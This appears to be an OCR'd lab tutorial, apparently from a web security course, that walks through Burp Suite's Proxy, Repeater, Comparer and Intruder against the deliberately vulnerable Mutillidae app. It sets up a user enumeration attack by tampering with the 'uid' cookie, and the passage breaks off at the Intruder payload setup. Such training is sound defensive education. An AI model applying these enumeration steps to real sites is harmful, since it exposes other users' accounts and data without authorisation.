

2. If the intercept control button says "Intercept is off", then intercept mode is not enabled in Burp. Click on the "Intercept is off" button to toggle the interception status.

# Send to Repeater


1. Ensure proxy setting is enabled in Firefox browser.
2. Enable intercept mode in Burp.
3. Access any web application in Firefox browser.
4. Go to Burp > "Proxy" > "Intercept" tab.
5. Right-click on the intercepted request.
6. Select "Send to Repeater" from the context menu.




7. Switch to "Repeater" tab in Burp.




8. Click on the "Go" button.




# User Enumeration Attack



- Unauthenticated User Access
- Create a New User
- Authenticated User Access
- Intruder: Set Positions
- Intruder: Define Payload
- Intruder: Configure Grep - Extract
- Trigger Attack & Save Results

# Unauthenticated User Access

1. Disable intercept mode in Burp.
2. Access Mutillidae web application by navigating to the URL: http://192.168.56.101:3333/
3. Navigate to "OWASP 2013" > "A8 - Cross Site Request Forgery" > "Add to your blog".





4. Enable intercept mode in Burp.
5. In Firefox, click on the button "Save Blog Entry".





6. Switch to Burp.
7. Analyze the intercepted request in "Proxy" > "Intercept" tab.


8. Send the request to "Repeater"
9. Switch to "Repeater" tab.
10. Click on "Go" button and analyze the response.



# Create a New User

1. Disable intercept mode in Burp.




2. Switch to your Firefox browser.
3. In Mutillidae web application, click on "Login/Register" link.


4. Click on "Please register here" link.


5. Fill the registration form and create a new user.


# Authenticated User Access

1. Click on "Login/Register" link to return to the login page.



2. Login to the Mutillidae application using the newly created user account.

3. On successful login, you should see a "Logout" button in top navigation menu.



4. Repeat steps to save a blog entry, but this time as an authenticated user, i.e, intercept the "Save Blog Entry" request, but, as a **logged-in** user.
5. Observe the new response in the Repeater tab.





6. Right-click on the response and select "Send to Comparer" option from the context menu.



7. Stay in the "Repeater" tab.
8. Modify the value of "uid" parameter, in request header, to a different value, say `21`.
9. Click on "Go" button.
10. Right-click on the new response and select "Send to Comparer" option from the context menu.
11. Switch to the "Comparer" tab.
12. You should see the response items listed in the Comparer tool.
13. Select the first response item for comparison.
14. Select the second response item for comparison.
15. Click on the button labeled as "Words", to compare the two selected items word-by-word.





16. Select the "Sync view" checkbox.
17. Scroll down to view the differences between the selected response items.




# Intruder: Set Positions

1. Return to the "Repeater" tab.
2. Right-click on the request and select "Send to intruder" option from the context menu.





3. Switch to "Intruder" > "Positions" tab.
4. Click on "Clear" button.
5. Select value of the field "uid", in 'Cookie' header, and click on "Add" button.
6. Choose the *attack type* as **Sniper**.




# Intruder: Define Payload

1. Switch to "Intruder" > "Payloads" tab.
2. Choose the *payload type* as **Numbers**.
3. Scroll down to "Payload Options [Numbers]" section.
4. Enter values as visible in below screenshot:

